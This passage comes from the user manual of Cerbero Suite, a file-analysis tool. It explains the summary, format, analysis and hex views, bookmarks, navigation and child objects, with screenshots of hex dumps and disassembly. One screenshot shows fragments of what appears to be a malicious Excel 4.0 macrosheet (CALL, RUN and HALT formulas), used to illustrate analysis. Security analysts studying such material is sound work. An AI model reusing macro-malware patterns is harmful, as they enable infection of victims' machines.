
0% (e)	Archive	ZIP	4.167 KBs	Root
Name: 0	C:\Users\h\Do	cuments\im	age.zip	
? Format:	ZIP			
Size: 4.1	67 KBs			
The risk	percentage is	0%, but co	ould be more, sin	ce some parts of the file or sub-files produced the following problems
e - fail	ed decryption			

The letters that may follow the calculated risk factor for a file indicate specific issues encountered during its scanning:

- $\bullet~{\bf c}$ Failed decompression
- e Failed decryption
- **s** File size exceeds the limit (this is configurable)
- **n** Object is nested too deeply (this is configurable)
- m Some child objects were not processed (this is configurable)
- $\bullet\ {\bf r}$ Not all entries could be saved to the report due to exceeding the maximum number
- h Not all shellcode entries could be saved to the report, as there were too many
- \mathbf{p} The file format parser encountered an internal limit

4.10 SUMMARY VIEW

The summary view displays scan results for the current object, if any are available.



Scan results are organized into the following categories:

- **Threats:** Represents the most critical level of findings, indicating direct threats posed by the object.
- Intrinsic Threats: Identifies threats inherent to the object's nature. For instance, executable files inherently contain code that could be considered a threat due to their potential to execute harmful actions.
- Warnings: Highlights potential threats or issues with the file's format that may not pose an immediate risk but warrant attention.
- **Privacy:** Points out potential private or sensitive information embedded within the object that may be of concern.
- Information: Includes general information and metadata, as well as any type of interesting artifact that doesn't neatly fit into the other categories.
- **Online:** This category includes results that provide additional information fetched from online resources, which becomes accessible when the user interacts with these results.

4.10.1 REMOVING A SCAN ITEM

To remove a scan item from the summary, simply select the 'Remove' option from the context menu. However, doing this will not affect the calculated risk for the object.

Remove	Del	

Warning: this action is irreversible.

4.10.2 ADDING A CARBON DISASSEMBLY PROJECT

You can add a Carbon disassembly project for the current object by selecting "New Disassembly..." from the context menu. Alternatively, this action can be performed using the corresponding entry in the main menu or the toolbar button.


	Ę.	New Disassembly	Ctrl+Alt+C
--	----	-----------------	------------

An individual object in the hierarchy can be associated with multiple Carbon disassembly projects, each potentially set to a different default architecture. Additionally, it's possible to mix architectures within the same disassembly project.

A disassembly project can be deleted in the same manner as any other scan item.

4.11 FORMAT VIEW

The format view displays items related to the format of the current object under analysis.



Similar to the hierarchy view, this view includes a text filter to quickly locate items of interest.

4.12 OUTPUT VIEW

The output view is a text view dedicated to displaying textual output from various sources: the scan process, the invocation of actions, the evaluation of statements in the

command line interpreter, and the invocation of the 'print' function from Python.

Cutp	ut				8	×
Hello	from	Python				

4.13 ANALYSIS VIEW

The analysis view functions as a unique container within which content is populated exclusively by three sources: the hierarchy view, the summary view, and the format view. It doesn't adhere to a fixed visual format; instead, it serves as a flexible space that can display a variety of views based on the item selected.

Selecting a specific item from any of the mentioned sources can result in different types of displays within the analysis view. For example, clicking on one item might generate a table, whereas another item could lead to the presentation of a text view.

4.13.1 TABS

The analysis view is capable of presenting multiple inner views for the same item, illustrating its versatility. For instance, an object in the PDF format can be visualized in various ways within the same analysis view. It can be seen in its raw form, its decompressed stream can be inspected as hex or text, or its dictionary can be examined as a tree. When a different tab is selected, a distinct view is presented, all within the context of the same analysis view.


🔍 Analysis [6.	0]																
0x Hex	x Rav	v dat	a	B	Text		73 т	ree									
Offset	0	1	2	3	4	5	6	7	8	9	A	в	С	D	Е	F	ASCII
00000000	36	20	30	20	6F	62	6A	A0	3C	3C	0A	2F	54	79	70	65	6.0.obj.<<<./Type <-Dict/Value
00000010	20	2F	58	4F	62	6A	65	63	74	0A	2F	53	75	62	74	79	./XObject./Subty
00000020	70	65	20	2F	49	6D	61	67	65	0A	2F	57	69	64	74	68	pe./Image./Width
00000030	20	31	30	32	34	0A	2F	48	65	69	67	68	74	20	31	30	.1024./Height.10
00000040	32	34	0A	2F	42	69	74	73	50	65	72	43	6F	6D	70	6F	24./BitsPerCompo
00000050	6E	65	6E	74	20	38	A0	2F	43	6F	6C	6F	72	53	70	61	nent.8./ColorSpa
00000060	63	65	20	2F	44	65	76	69	63	65	52	47	42	A0	2F	53	ce./DeviceRGB./S
00000070	4D	61	73	6В	20	33	35	20	30	20	52	A0	2F	4C	65	6E	Mask.35.0.R./Len
08000000	67	74	68	20	31	30	30	33	36	30	20	20	20	20	0A	2F	gth.100360/
00000090	46	69	6C	74	65	72	20	2F	46	6C	61	74	65	44	65	63	Filter./FlateDec
0A000000	6F	64	65	0A	3E	3E	0A	73	74	72	65	61	6D	A0	78	DA	ode.>>.stream.x. <-Dict/Value - Stream Dat
000000В0	EC	9D	07	78	54	65	F6	FF	AF	EC	AA	6B	C7	55	DC	в5	xTek.U <-Stream Data
00000000	EE	5A	56	C5	55	F8	D9	70	65	5D	F5	8F	65	57	A5	28	.ZV.Upe]eW.(
000000D0	1A	Α4	28	20	4D	85	80	34	A5	87	50	14	30	D2	21	A1	(.M4P.0.!.
000000E0	85	50	12	CA	Α4	90	46	7A	32	49	66	32	49	80	74	42	.PFz2If2I.tB

4.13.2 HIERARCHY OBJECTS TABS

When an object from the hierarchy view is selected, it causes the analysis view to display various tabs. These tabs vary depending on the object: some are universal to all objects, some are specific to objects within the same category, and others are unique to the type of object being viewed. We'll explore the tabs that are common across all objects and those that are shared by objects within the same category.

4.13.2.1 OVERVIEW TAB

The overview tab offers detailed information about the object, including its name, size, calculated cryptographic hashes, file timestamps, and object-specific information. Additionally, if available, it outlines the quotas of different data types within the object and the calculation of entropy for foreign data.



An object can include four types of generic data:

- Format Data: Integral to the object's format.
- Foreign Data: Not part of the object's inherent structure, thus unaccounted for.
- Unreferenced/Unknown Data: Although part of the object, this data is either not referenced or its purpose is unknown.
- **Custom Data:** Optionally included in some objects, this data is part of the format but can consist of arbitrary contents. For example, archives may classify embedded files under this type.

4.13.2.2 HEX TAB

The hex tab presents the content of the object in a hex view.

0x Hex	🍺 Text 👔	0	vervi	ew																
	Offset	0	1	2	3	4	5	6	7	8	9	A	в	С	D	Е	F	ASCII		
	00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ	<-Format	Data
	00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00			
	00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
	00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00			
	00000040	0E	1F	BA	0E	00	в4	09	CD	21	B8	01	4C	CD	21	54	68	L.!Th		
	00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno		
	00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4 F	53	20	t.be.run.in.DOS.		
	00000070	6D	6F	64	65	2E	0D	0D	A0	24	00	00	00	00	00	00	00	mode\$		

4.13.2.2.1 DATA RANGES

When the current object supports data types, a range bar adjacent to the hex view provides an overview of the data types present in the file and their distribution.

0x Hex	🍺 Text 👔	Ov	ervie	w																
	Offset	0	1	2	3	4	5	6	7	8	9	A	в	с	D	Е	F	ASCII		
	00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ	<-Format	Dat
	00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00			
	00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
	00000030	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00	00			
	00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	!L.!Th		
	00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno		
	00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4 F	53	20	t.be.run.in.DOS.		
	00000070	6D	6F	64	65	2E	0D	0D	A0	24	00	00	00	00	00	00	00	mode\$		

You can swiftly navigate to a specific data type directly from the hex view's context menu by selecting the 'Ranges' \rightarrow 'Jump To...' action.

	Ranges	•	~	Visible	/ # 1V
	Layout	•		Select Contiguous Range	Ctrl+Alt+A
184	Duplicate View To Text Browser View	Ctrl+Shift+D Ctrl+Shift+T		Jump To	Ctrl+J
	TO TEXT DIOWSET VIEW	Cur+3hilt+1		Jump to Previous	Shift+F2

You can choose the type of data you wish to jump to, as well as specify the minimum amount of contiguous bytes of that data type that interests you.

1 Jump To Cerbero Suite	×
Foreign Data	•
Direction: Down	•
Min. contiguous bytes: 1	
OK Cancel	

Finally, the hex view will navigate to and display the requested data type.

0x Hex	🍉 Text 👔	Ov	ervie	w														
	Offset	0	1	2	3	4	5	6	7	8	9	A	в	С	D	Е	F	ASCII
	00083B60	84	37	88	37	8C	37	90	37	94	37	98	37	9C	37	A 0	37	.7.7.7.7.7.7.7.7 <-Format Data
	00083B70	A4	37	A 8	37	AC	37	в0	37	В4	37	B8	37	BC	37	C0	37	.7.7.7.7.7.7.7.7
	00083B80	C4	37	CC	37	D0	37	D4	37	D8	37	DC	37	E0	37	E4	37	.7.7.7.7.7.7.7
	00083B90	00	38	18	38	30	38	54	38	78	38	A 0	38	C0	38	D8	38	.8.808T8x8.8.8.8
	00083BA0	F4	38	10	39	38	39	3C	39	44	39	48	39	4C	39	54	39	.8.989<9D9H9L9T9
	00083BB0	5C	39	60	39	64	39	6C	39	70	39	74	39	78	39	7C	39	\9`9d919p9t9x9 9
	00083BC0	80	39	84	39	88	39	8C	39	90	39	94	39	9C	39	A 0	39	.9.9.9.9.9.9.9.9
	00083BD0	A4	39	A 8	39	B0	39	В4	39	B8	39	BC	39	C0	39	C4	39	.9.9.9.9.9.9.9.9
	00083BE0	C8	39	CC	39	D0	39	D4	39	D8	39	DC	39	E0	39	Ε4	39	.9.9.9.9.9.9.9.9
	00083BF0	E8	39	EC	39	F0	39	F4	39	F8	39	00	00	00	00	00	00	.9.9.9.9.9
	00083C00					00				E0	D3	04	00	00	00	00	00	MSCF <-Foreign Dat
	00083C10	2C	00	00	00	00	00	00	00	03	01	01	00	06	00	00	00	,
	00083C20	00	00	00	00	9D	00	00	00	1B	00	01	00	6C	50	01	00	lP
	00083C30	00	00	00	00	00	00	1E	53	95	Α5	20	00	30	00	00	72	S0r
	00083C40	09	00	6C	50	01	00	00	00	1E	53	2A	Α5	20	00	75	30	lpS*u0
	00083C50	00	FC	2E	00	00	6C	C2	A0	00	00	00	1E	53	6D	A4	20	l


To select contiguous data of the same type, utilize the 'Ranges' \rightarrow 'Select Contiguous

Range' action available in the context menu.

	Ranges	•	~	Visible	
	Layout	•		Select Contiguous Range	Ctrl+Alt+A
B	Duplicate View To Text View	Ctrl+Shift+D Ctrl+Shift+T		Jump To Jump to Previous	Ctrl+J Shift+F2
1	Filter	Ctrl+T		Jump to Next	F2

4.13.2.2.2 ADDING CHILD OBJECTS

Child objects can be created exclusively within the analysis view and must originate from a hex view or a file system view. To create a child object from a hex view, position the caret at the desired starting point of the child object. If no data is selected, the size of the child object will be determined by the total data amount available in the hex view minus the offset of the current caret position. Under these conditions, a 'Add Child Object' option becomes accessible in the context menu.



If you select data, the corresponding action in the context menu will be labeled 'Add Selection as Child Object'.

Add Selection as Child Object Ctrl+E

Regardless of the action's name, selecting it will prompt a dialog box where you can specify the name of the child object, its format, and whether filters should be applied before loading it. Cerbero Suite attempts to automatically determine the format of the child object and select the most suitable option.

Format	ython-3.9.7-amd64.exe (offset:0x83C00 size Description	File extensions	
AR	AR Archive		_
		ar, a, lib, deb	
AXML	Android Binary XML		
BMP	Bitmap Image File	bmp	
BZ2	bzip2	bz2	
CAB	Microsoft Cabinet	cab, msu	
CFBF	Compound File Binary Format	msi, ppt, xit, dot, pps, pot, doc, xis	
CFONT	Compact Font Format	cfont, t2	
CLASS	Java Class	class	

If you decide that the object should undergo transformation (such as decoding, decom-

pressing, decrypting, etc.) before being loaded, you can specify the necessary filters.

Elter										
					Property	Value				
4 📄 misc				^	Params					
💉 bi					operation	xor				
×					bits	8				
	ndianness				endianness little					
🗡 in					radix	16				
🗡 re					value		_			
. 🚬 🗡 re					Condition (option					
	convert from_array				check	none				
	om_array om_base64			~	cvalue		_			
					Range					
🛖 Add	💥 Remove	The Move I	Up 🖷	Move Down		-1				
-					size	-1				
-					size trim	-1 no				
-										
							iew			
	0 1 2 3	4 5	67	ASCIT		no Presi	iew			
Offset			6 7	ASCII	trim	no Previo	iew			
	0 1 2 3 4D 53 43 46 E0 D3 04 00	00 00 0	00 00	ASCII MSCF	trim	no Presi	iew			
Offset 00000000 0000008 00000010	4D 53 43 46 E0 D3 04 00 2C 00 00 00	00 00 0 00 00 0 00 00 0	00 00	MSCF	trim	no Presi	iew			
Offset 00000000 00000008 00000010 00000018	4D 53 43 46 E0 D3 04 00 2C 00 00 00 03 01 01 00	00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	MSCF	trim	no Presi	iew			
Offset 00000000 00000008 0000010 00000018 00000018	4D 53 43 46 E0 D3 04 00 2C 00 00 00 03 01 01 00 00 00 00 00	00 00 0 00 00 0 00 00 0 06 00 0 9D 00 0	00 00 00 00 00 00 00 00	MSCF	trim	no Presi	iew			
Offset 00000000 00000008 00000010 00000018	4D 53 43 46 E0 D3 04 00 2C 00 00 00 03 01 01 00	00 00 0 00 00 0 06 00 0 9D 00 0 6C 50 0	00 00 00 00 00 00 00 00 00 00 00 00 01 00	MSCF	trim	no Presi	iew			
Offset 00000000 00000000 00000010 00000018 00000020 00000028	4D 53 43 46 E0 D3 04 00 2C 00 00 00 03 01 01 00 00 00 00 00 1B 00 01 00	00 00 0 00 00 0 00 00 0 9D 00 0 6C 50 0 30 00 0	00 00 00 00 00 00 00 00 00 00 01 00 1E 53 00 72	MSCF	trim	no Presi	iew			

After confirming the dialog, the new child object will appear in the hierarchy view. You can start its analysis by selecting it.

↔ Hierarchy	e ×
Filter	
Name	
🔺 🔳 python-3.9.7-amd64.exe	
Archives	
[SUB] python-3.9.7-amd64.exe (offset:0x83C0)	0 size:0x1B08FF8)

4.13.2.3 TEXT TAB

The text tab presents the content of the object in a text browser view.

0x He	x 🎼 Text	Cverview
16680	11	
16681	// <mark>File</mark> hea	ader format.
16682	11	
16683		
16684	typedef str	ruct _IMAGE_FILE_HEADER {
16685	WORD	Machine;
16686	WORD	NumberOfSections;
16687	DWORD	TimeDateStamp;
16688	DWORD	PointerToSymbolTable;
16689	DWORD	NumberOfSymbols;
16690	WORD	SizeOfOptionalHeader;
16691	WORD	Characteristics;
16692	<pre>} IMAGE_FII</pre>	JE_HEADER, *PIMAGE_FILE_HEADER;
16693		

4.13.2.4 RAW DATA TAB

The raw tab is not commonly available; it appears only when the entire object required decompression or decryption prior to scanning. In such instances, the object's data stream is replaced, and the raw tab provides the functionality to examine the original data stream in a hex view.

Offset	0	1	2	3	4	5	6	7	8	9	A	в	С	D	Е	F	ASCII
00000000	43	57	53	0B	9F	F2	02	00	78	9C	D4	FC	75	58	55	4F	CWSxuXUC
00000010	F8	36	8A	CF	DE	74	77	48	83	В4	20	82	A4	82	в4	20	.6twH
00000020	29	AD	A4	Α4	74	97	В4	A0	4A	Α7	34	48	77	23	21	48)tJ.4Hw#!H
00000030	4B	87	80	94	84	80	82	74	49	97	F2	DB	94	F0	79	CF	Ky.
00000040	F7	77	DE	EB	3A	E7	9F	F3	6E	2F	60	E2	BE	\mathbf{EF}	79	D6	.w:n/`y.
00000050	33	CF	CC	9A	59	7B	8D	CE	00	89	0C	00	38	бF	00	бE	3Y{80.n
00000060	78	C3	8B	E1	08	01	00	44	A1	27	в0	0F	3E	37	2C	09	xD.'>7,.

4.13.2.5 PREVIEW TAB

The preview tab provides a preview of text documents or media objects, like images.

0x Hex 🎼 Text	👔 Overview 🚺	Preview						
			•		+	N/A page		
		t t			Suffix pat	tern : up to 8/16 byte	s of D0	
					User allocation : th	he infix pattern can be at zeroed block) or F0	CO (allocated and	
			Prefix e	end magic : D	BABBBB if allocate	d and DCBABBBA if fre	e.	
			Block inform	mation : user	size, real size, staci	k trace.		
		Prefix s	art magic: ABG	CDBBBB if allo	cated and ABCDBBB	BA if free.		-

4.13.2.6 EXPLORE TAB

The explore tab facilitates the exploration of file system objects.

🛈 🗴 Hex 🛛 🏷 Text 🚺 Overview	Explore			
+ ÷ ☆ ∅ /				
Name	^	III Overview	Name	
📄 .disk		0x Hex	Name	autorun.inf
a boot			Path	/autorun.inf
CSS CSS		⊵ Text	Size	146 bytes (146 bytes)
📄 dists		Hashes	File Type	inf File
📄 doc		MediaInfo	Detected Format	?
EFI			MD5	Double click here to calculate the hash
📄 firmware		{} YARA	SHA-1	Double click here to calculate the hash
📄 install			SHA-256	Double click here to calculate the hash
📄 install.amd				
📄 isolinux				
pics				
📄 pool				
tools				
autorun.inf				
g2ldr				

4.13.2.7 ADDITIONAL TABS

Object may feature their own unique tabs. For instance, a Microsoft Excel document displays its spreadsheets within an additional tab.

	D	0	DQ	DR					
	U	r	=RUN(\$HU\$176)	DK					
1641									
1642			FALSE =CALL(\$CK\$76,\$GJ\$1365,"JJCCJJ",0,\$BB.						
1643			FALSE =CALL(\$8M\$1238,\$J\$1035,"JJCCCCJ",0,						
1644			FALSE =HALT()						
<									
[BvkFvmzLtsgS] (m	acrosheet) [LQNYbq	4N] (macrosheet)	[Macro2] (macrosheet) [Macro3] (macrosh	neet) [Sheet1] (worksheet)					
Defined names	Formulas								
Exclude functions									
RUN/GOTO	CHAR 🗹 CONCAT								
	Index		Formula						
'BvkFvmzLtsgS'!BB	54	=\$CT\$1938							
'BvkFvmzLtsgS'!D0	21642	=CALL(\$CK\$76,5	GJ\$1365,"JJCCJJ",0,\$BB\$54,\$AD\$1751,0,0)						
				0.00					
'BvkFvmzLtsgS'!D0	21643	=CALL(\$BM\$12:	38,\$J\$1035,"JJCCCCJ",0,\$DJ\$1692,\$AD\$1751,	,,0,0)					

4.13.3 NAVIGATION

The navigation within the analysis window is highly advanced, enabling users to seamlessly toggle between hierarchy views, summary views, and format views. Utilizing the navigation arrows allows users to return precisely to their previous location in the analysis.

Na	avigation	Actions Views T		Tools	Help					
4	Go Back in Analysis View Ctrl+Shift+Left									
•	Go Forw	ard in An	alysis Vi	ew	Ctrl+Shift+Right					

For example, you might find yourself inspecting a table after selecting an item from the format view.

🕫 Hierarchy	<i>e</i> ×	Q Analysis [Import Direct	xory]					
Fiter		Module Name			eDateStamp	ForwarderChain	Name	FirstThunk
Name		00001578 0000000D			00001180	00001184	000011B8 00000004	000011BC 00000004
ExceptionTest.exe		MSVCR120.dll			00000	0000000	0000250A	00002048
 Documents Configuration File 1 [lang:1033] 		KERNEL32.dll			00000	00000000	00002778	00002000
		REFIGESTOTE	0 00	002300 000	/0000	0000000	00002770	00002000
<	>							
🖸 Summary	8 ×							
Intrinsic threats	^							
😵 Native Code: x64								
Privacy								
L Debug Data		OFTs 000011F8	FTs (IAT) 00000E20	Hint 000014EC		Name 000014EE		Demangle
Information Metadata: MediaInfo		00000008	00000008	00000002		0000001A		
•	~	0000000000002746	000000000000274	6 02DD	GetSystem	TimeAsFileTime	NA	
Lii Format	e ×	0000000000002738	000000000000273	8 0214	GetCurren	tThreadId	NA	
Fiter File Header		0000000000002722	000000000000272	2 0210	GetCurren		NA	
		00000000000002708	0000000000000270	8 0430		ormanceCounter	NA	
Optional Header Data Directories		0000000000002708	0000000000000270		QueryPerf		NA	
4 🔢 Optional Header		00000000000026EC	00000000000268	C 0370	QueryPerf IsProcess	ormanceCounter orFeaturePresent	NA NA	
Optional Header Data Directories	_	0000000000026EC 00000000000026D8	00000000000026E	C 0370 8 036A	QueryPerf IsProcess IsDebugge	ormanceCounter orFeaturePresent rPresent	NA NA NA	
Optional Header Data Directories Section Headers Import Directory Resource Directory	_	00000000000026EC 00000000000026D8 0000000000026C8	000000000000026E 000000000000026E	C 0370 8 036A 8 0125	QueryPerf IsProcess IsDebugge EncodePoi	ormanceCounter orFeaturePresent rPresent nter	NA NA NA	
Optional Header Data Directories Section Headers Import Directory	-	0000000000026EC 00000000000026D8	00000000000026E	C 0370 8 036A 8 0125	QueryPerf IsProcess IsDebugge	ormanceCounter orFeaturePresent rPresent nter	NA NA NA	

Subsequently, you might choose to examine the disassembly details available in the sum-

mary view.

🕸 Hierarchy	ð ×	Q Analysis [Native Code: x64]				
Filter		.text:0x140001000		DATA	XREF:	0x140004000
Name		.text:0x140001000 ; unwind {				
4 ExceptionTest.exe		.text:0x140001000 sub rsp, 0x28				
		.text:0x140001004				0x1400022E0
Documents		.text:0x140001004 loc_140001004: .text:0x140001004 ; try { // handler at loc 14000101F		DATA	AREF:	0%1400022E0
Configuration File 1 [lang:1	1033]	.text:0x140001004 mov eax, 0xA				
		.text:0x140001009 cdg				
		.text:0x14000100A xor ecx, ecx				
		.text:0x14000100C idiv ecx				
		.text:0x14000100E mov edx, eax				
<	>	.text:0x140001010 lea rcx, [0x1400021B8]		"%d"		
		.text:0x140001017 call gword ptr [0x140002118] -> print	£			
🔽 Summary	8 X	.text:0x14000101D jmp loc_14000102D				
Intrinsic threats	^	.text:0x14000101D ; } // starts at loc_140001004				
🐨 Native Code: x64		.text:0x14000101F				
Privacy		.text:0x14000101F loc_14000101F:		DATA	XREF:	0x1400022EC
		.text:0x14000101F ; except(1) { // owned by loc_140001004			1.1.1	
L Debug Data	_	.text:0x14000101F lea rcx, [0x1400021C0] .text:0x140001026 call gword ptr [0x140002118] -> print		"cau	ght\n"	
Information		.text:0x140001026 Call gword ptr [0x140002116] -> print	I			
🕕 Metadata: MediaInfo	\sim	.text:0x14000102D				
Format	8 x	.text:0x14000102D loc 14000102D:		CODE	XREF:	0x14000101D
Ehar	0	.text:0x14000102D xor eax, eax				

If you opt to navigate back using the navigation action, you will be returned to the exact table in the same state as it was when you previously examined it.

Nierarchy	0 ×	Analysis [Import Direct	ory]					
Fiter Name		Module Name 00001578 0000000D	Imports (n)	Original 7: 000011AC 00000004	meDateStamp 000011B0 00000004	180 00001184		FirstThunk 000011BC 00000004
ExceptionTest.exe		MSVCR120.dll			000000	00000000	00000004	00002048
Documents		KERNEL32.dll			000000	00000000	0000230A	00002048
h Configuration File 1 [la	ng:1033j	KERNEL32.011	0	00002326 00	00000	0000000	00002778	00002000
¢	>							
🖸 Summary	8 ×							
Intrinsic threats	^							
😵 Native Code: x64								
Privacy								
L Debug Data	_	OFTS 000011F8	FTs (IAT) 00000E20		~	Name 000014RE		Demang.
Information Metadata: MediaInfo		00000008	00000008	000000		0000001A		
-	~	000000000000274E	0000000000000	74E 02DD	GetSystem	TimeAsFileTime	NA	
U Format	8 ×	0000000000002738	0000000000000	2738 0214	GetCurren	tThreadId	NA	
Filter		0000000000002722	0000000000000	722 0210	GetCurren	tProcessId	NA	
B Productor								
Dos Header		0000000000002708	000000000000000	2708 0430	OpervPerf	ormanceCounter	NZ	
Rich Signature		0000000000002708	000000000000			ormanceCounter	NA	
 Rich Signature It Headers 		00000000000026EC	000000000000	26EC 0370	IsProcess	orFeaturePresent	NA	
 Rich Signature It Headers 		00000000000026EC 00000000000026D8	000000000000	26EC 0370 26D8 036A	IsProcess IsDebugge	orFeaturePresent rPresent	NA NA	
Rich Signature Nt Headers File Header		00000000000026EC 00000000000026D8 0000000000026C8		26EC 0370 26D8 036A 26C8 0125	IsProcess IsDebugge EncodePoi	orFeaturePresent rPresent nter	NA NA NA	
Rich Signature Nt Headers File Header Optional Header		00000000000026EC 00000000000026D8	000000000000	26EC 0370 26D8 036A 26C8 0125	IsProcess IsDebugge	orFeaturePresent rPresent nter	NA NA	

Navigating forward will once again bring you to the analysis of the disassembly.

Navigation actions are useful because they streamline the analysis process, allowing users to efficiently move between different views and states of their data without losing context or progress.

4.13.4 BOOKMARKS

Bookmarks are a highly effective feature within analysis views, offering two types: global bookmarks and those specific to the current root object.

À	Open Global Bookmarks	Ctrl+Alt+B
ź	Open Bookmarks	Ctrl+Shift+B
*	Add Bookmark	Ctrl+B

When adding a bookmark, a dialog appears that allows you to fill out various fields for the bookmark, including its name, timestamp, and description. The value field is computed

automatically based on the current context. You can also specify whether the bookmark should enable a jump back to the analysis view.

*	Add Bookmark - Cerbero Suite	_ 🗆 🗙
Global Local		
Name		
bookmark name		
✓ Timestamp		
4/10/2024 4:48 PM		
✓ Value		
4D534346		•
4D534346		
✓ Comment		
✓ Jump to analysis		
	Save Cancel	
	Currer	

Bookmarks can be edited, deleted, and organized into folders for better management.

🎕 Hierarchy 🗵	🚖 Glo	obal Bookmarks	
Name		Timestamp	Value
bookmark nam	ne	Wed Apr 1	4D5343
		New Folder	Ctrl+P
		Edit	Ctrl+E
		Delete	Del
<		Delete All	
Summary		Find	Ctrl+F

If a bookmark is capable of jumping back to the analysis view, it will be highlighted in color. Selecting such a bookmark will return you to the exact analysis view in the same state as when you left it.

🔧 Hie	rarchy 🗵	歈 Glob	oal Bookmarks	×	
Name			Timestamp	Value	e
4 📄	My Folder				
	bookmark	name	Wed Apr 1	4D53	43

4.13.5 ADDITIONAL ANALYSIS VIEWS

Multiple analysis views can be open simultaneously. To open an additional analysis view, select 'Open New Analysis View'.

	Open New Analysis View	Alt+Shift+A
-	open nen / manyois men	Aug. Dunie Au

The analysis view that is used to display data is determined by which view is currently active. The active analysis view is distinguished by a different dock title color.

N Hierarchy Ø X	C Analysis [File Header]			_				
Fiker	Name		Offset	Size		Value		Description
Name	Machine	000000	FC	2	8664		AND x64	
4 🔤 ExceptionTest.exe	NumberOfSections	000000	FB	2	0006			
 Documents 	TimeDateStamp	000001	00	4	5009660	1	Wed May	1 09:25:28 2019 GMT
h Configuration File 1 [lang:1033]	PointerToSymbolTable	000001	04	4	0000000)		
	NumberOfSymbols	000001	08	4	0000000)		
	SizeOfOptionalHeader	000001	oc	2	00F0			
< .	Characteristics	000001	ЭE	2	0022		Click he	re
Summary Ø ×								
Intrinsic threats A	Analysis [Optional Header]							
Privacy	Name		offset	t.	Size	Value		Description
L Debug Data	Magic		00000110		2	020B		PE64
Information	MajorLinkerVersion		00000112		1	0C		
🕕 Metadata: MediaInfo 🗸 🗸 🗸	MinorLinkerVersion		00000113		1	00		
(J Format & X	SizeOfCode		00000114		4	000000A00		
Fiber	SizeOfInitializedData		00000118		4	00001400		
Dos Header	SizeOfUninitializedDa	ta	0000011C		4	00000000		
Rich Signature III Nt Headers	AddressOfEntryPoint		00000120		4	00001314		.text
III Nt Headers III File Header	BaseOfCode		00000124		4	00001000		
Optional Header	ImageBase		00000128		8	0000000140000000		
Data Directories	SectionAlignment		00000130		4	00001000		
Section Headers	FileAlignment		00000134		4	00000200		

4.13.6 VIEWING DATA FROM DIFFERENT OBJECTS SIDE-BY-SIDE

Viewing data from different objects side-by-side involves utilizing multiple analysis views. After opening and activating an additional analysis view, it can be used to view data from a different root or child object.

It's important to note that there can only be one current object at any time in the analysis workspace for which you can create bookmarks and add child objects.

4.14 HEX VIEWS

Hex views are one of the most fundamental ways to visualize data in Cerbero Suite, offering numerous features and significant flexibility.

4.14.1 SAVING SELECTED DATA TO DISK

To save selected data to a disk, utilize the 'Copy' \rightarrow 'Copy Into New File' context menu action.

	Сору	•	Сору	Ctrl+C
	Edit	•	ASCII	
	Position	•	UTF-8	
	Find	•	UTF-16-LE	
	Select	•	UTF-16-BE	
	View	•	UTF-TO-DE	
	Print	•	Hex	
	Screenshot	•	Hex (Inverse)	
	Ranges	•	Base64	
	Layout	•	Editor	
	Duplicate View	Ctrl+Shift+D	Offset (Hex)	
	To Text View	Ctrl+Shift+T	Offset (Dec)	
1	Filter	Ctrl+T	Copy Into New File	e

4.14.2 VIEWING SELECTED DATA AS TEXT

To convert hex data into text, there are primarily two methods. The quickest approach is to select the 'To Text' option from the context menu, which launches a new text browser view. This view automatically identifies the encoding, but you have the option to modify it if needed.

To Text Browser View Ctrl+Shift+T

The alternative method is to use the 'Bytes To Text' conversion action.

4.14.3 EDITING DATA

In the analysis workspace, all views are designed to display information without altering the original data, preserving the integrity of forensic evidence. However, hex views allow for safe editing operations, ensuring the original data remains unchanged. These editing features enable users to modify data temporarily, which can then be saved to disk using the 'Copy Into New File' action or used in subsequent operations.

Undo	Ctrl+Z
Cut	Ctrl+X
Сору	Ctrl+C
Paste Insert	Ctrl+V
Paste Write	Ctrl+Alt+V
Insert Bytes	Ctrl+I
Delete	Del

4.14.4 ADDING ROOT OBJECTS

While adding child objects is permitted solely within the context of analysis views, adding a root object from the contents of a hex view is always possible using the 'Add Root Object' and 'Add Selection as Root Object'.

ŝ	Add Selection as Root Object

4.14.5 LAYOUTS

Hex views enable you to define layout elements for data analysis with ease.

To create a new layout element, select a portion of data in the hex view and select 'Add Interval'.

	Сору	•	1		
	Edit	•	Ľ		
	Position	•		s.program.canno	
	Find	•		.be.run.in.DOS.	
	Select	•		Al.s.@@@.	
	View	•		y@y@	
	Print	•		@" @ "{@"z.#@	
	Screenshot	•		8	
	Ranges	•	Ŀ	@~.PA#z.N@	
	Layout	•		Select	Ctrl+L
	Duplicate View	Ctrl+Shift+D		Import	
B	To Text Browser View	Ctrl+Shift+T		Rename	
1	Filter	Ctrl+T	4	Add Interval	Ctrl+M
	Make Selection an Embedded Object	Ctrl+E	4	Add Structure	Ctrl+Alt+M
	Make Selection a Root File		Г		

Upon selection, a dialog will appear where you can specify the name and color of the layout element.

♦ Add Interval - Cerber ×					
Description:	Dos Header				
